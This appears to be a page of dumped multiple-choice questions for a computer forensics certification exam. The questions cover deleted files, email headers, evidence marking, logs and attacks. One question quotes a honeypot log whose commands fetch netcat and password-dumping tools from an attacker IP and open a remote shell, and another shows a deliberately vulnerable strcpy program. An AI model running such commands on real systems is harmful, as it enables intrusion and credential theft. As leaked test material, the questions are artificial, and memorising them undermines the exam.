
ExamsLabs 312-49v10 Dumps PDF - 100% Passing Guarantee [Q180-Q197



ExamsLabs 312-49v10 Dumps PDF - 100% Passing Guarantee
312-49v10 Braindumps Real Exam Updated on Oct 29, 2023 with 706 Questions

NEW QUESTION 180

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Short reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

“cmd1.exe /c open 213.116.251.162 >ftpcom”

“cmd1.exe /c echo johna2k >>ftpcom”

“cmd1.exe /c echo haxedj00 >>ftpcom”

“cmd1.exe /c echo get nc.exe >>ftpcom”

“cmd1.exe /c echo get pdump.exe >>ftpcom”

“cmd1.exe /c echo get samdump.dll >>ftpcom”

“cmd1.exe /c echo quit >>ftpcom”

“cmd1.exe /c ftp -s:ftpcom”

“cmd1.exe /c nc -l -p 6969 -e cmd1.exe”

What can you infer from the exploit given?
* It is a local exploit where the attacker logs in using username johna2k
* There are two attackers on the system – johna2k and haxedj00
* The attack is a remote exploit and the hacker downloads three files
* The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 181

Annie is searching for certain deleted files on a system running Windows XP OS. Where will she find the files if they were not completely deleted from the system?
* C: $Recycled.Bin
* C: $Recycle.Bin
* C:RECYCLER
* C:$RECYCLER

NEW QUESTION 182

In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers Version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
         Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
        by smtp1.somedomain.com (8.13.1/8.13.1) with ESMTP id l51EfCEh032241
        for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
         Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewherelese.com>
MIME-Version: 1.0
```

* Somedomain.com
* Smtp1.somedomain.com
* Simon1.state.ok.gov.us
* David1.state.ok.gov.us

NEW QUESTION 183

Which rule requires an original recording to be provided to prove the content of a recording?
* 1004
* 1002
* 1003
* 1005

NEW QUESTION 184

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?
* #*06*#
* *#06#
* #06#*
* *IMEI#

NEW QUESTION 185

When marking evidence that has been collected with the “aaa/ddmmyy/nnnn/zz” format, what does the “nnnn” denote?
* The initials of the forensics analyst
* The sequence number for the parts of the same exhibit
* The year he evidence was taken
* The sequential number of the exhibits seized by the analyst

NEW QUESTION 186

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?
* Bayesian Correlation
* Vulnerability-Based Approach
* Rule-Based Approach
* Route Correlation

NEW QUESTION 187

Which of the following email headers specifies an address for mailer-generated errors, like “no such user” bounce messages, to go to (instead of the sender’s address)?
* Mime-Version header
* Content-Type header
* Content-Transfer-Encoding header
* Errors-To header

NEW QUESTION 188

Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?
* Virtual Files
* Image Files

* Shortcut Files
* Prefetch Files

NEW QUESTION 189

Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?
* TIFF-8
* DOC
* WPD
* PDF

NEW QUESTION 190

One way to identify the presence of hidden partitions on a suspect’s hard drive is to:
* Add up the total size of all known partitions and compare it to the total size of the hard drive
* Examine the FAT and identify hidden partitions by noting an H in the partition Type field
* Examine the LILO and note an H in the partition Type field
* It is not possible to have hidden partitions on a hard drive

NEW QUESTION 191

Study the log given below and answer the following question:

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169 Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482 Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53 Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21 Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53 Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53 Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53 Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111 Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80 Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53 Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53 Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0) Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506) Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080 Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558 Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?
* Disallow UDP53 in from outside to DNS server
* Allow UDP53 in from DNS server to outside
* Disallow TCP53 in from secondaries or ISP server to DNS server
* Block all UDP traffic

NEW QUESTION 192

Kyle is performing the final testing of an application he developed for the accounting department.

His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

#include #include int main(int argc, char

*argv[]) { char buffer[10]; if (argc < 2) { fprintf (stderr, “USAGE: %s stringn”, argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }
* Buffer overflow
* SQL injection
* Format string bug
* Kernal injection

NEW QUESTION 193

An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.
* logical
* anti-magnetic
* magnetic
* optical

NEW QUESTION 194

Which of the following attacks refers to unintentional download of malicious software via the Internet? Here, an attacker exploits flaws in browser software to install malware merely by the user visiting the malicious website.
* Malvertising
* Internet relay chats
* Drive-by downloads
* Phishing

NEW QUESTION 195

Recently, an Internal web app that a government agency utilizes has become unresponsive, Betty, a network engineer for the government agency, has been tasked to determine the cause of the web application’s unresponsiveness. Betty launches Wlreshark and begins capturing the traffic on the local network. While analyzing the results, Betty noticed that a syn flood attack was underway. How did Betty know a syn flood attack was occurring?
* Wireshark capture shows multiple ACK requests and SYN responses from single/multiple IP address(es)
* Wireshark capture does not show anything unusual and the issue is related to the web application
* Wireshark capture shows multiple SYN requests and RST responses from single/multiple IP address(es)
* Wireshark capture shows multiple SYN requests and ACK responses from single/multiple IP address(es)

NEW QUESTION 196

Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?
* ATM
* UDP
* BPG
* OSPF

NEW QUESTION 197

What is the extension used by Windows OS for shortcut files present on the machine?

* .log
* .pf
* .lnk
* .dat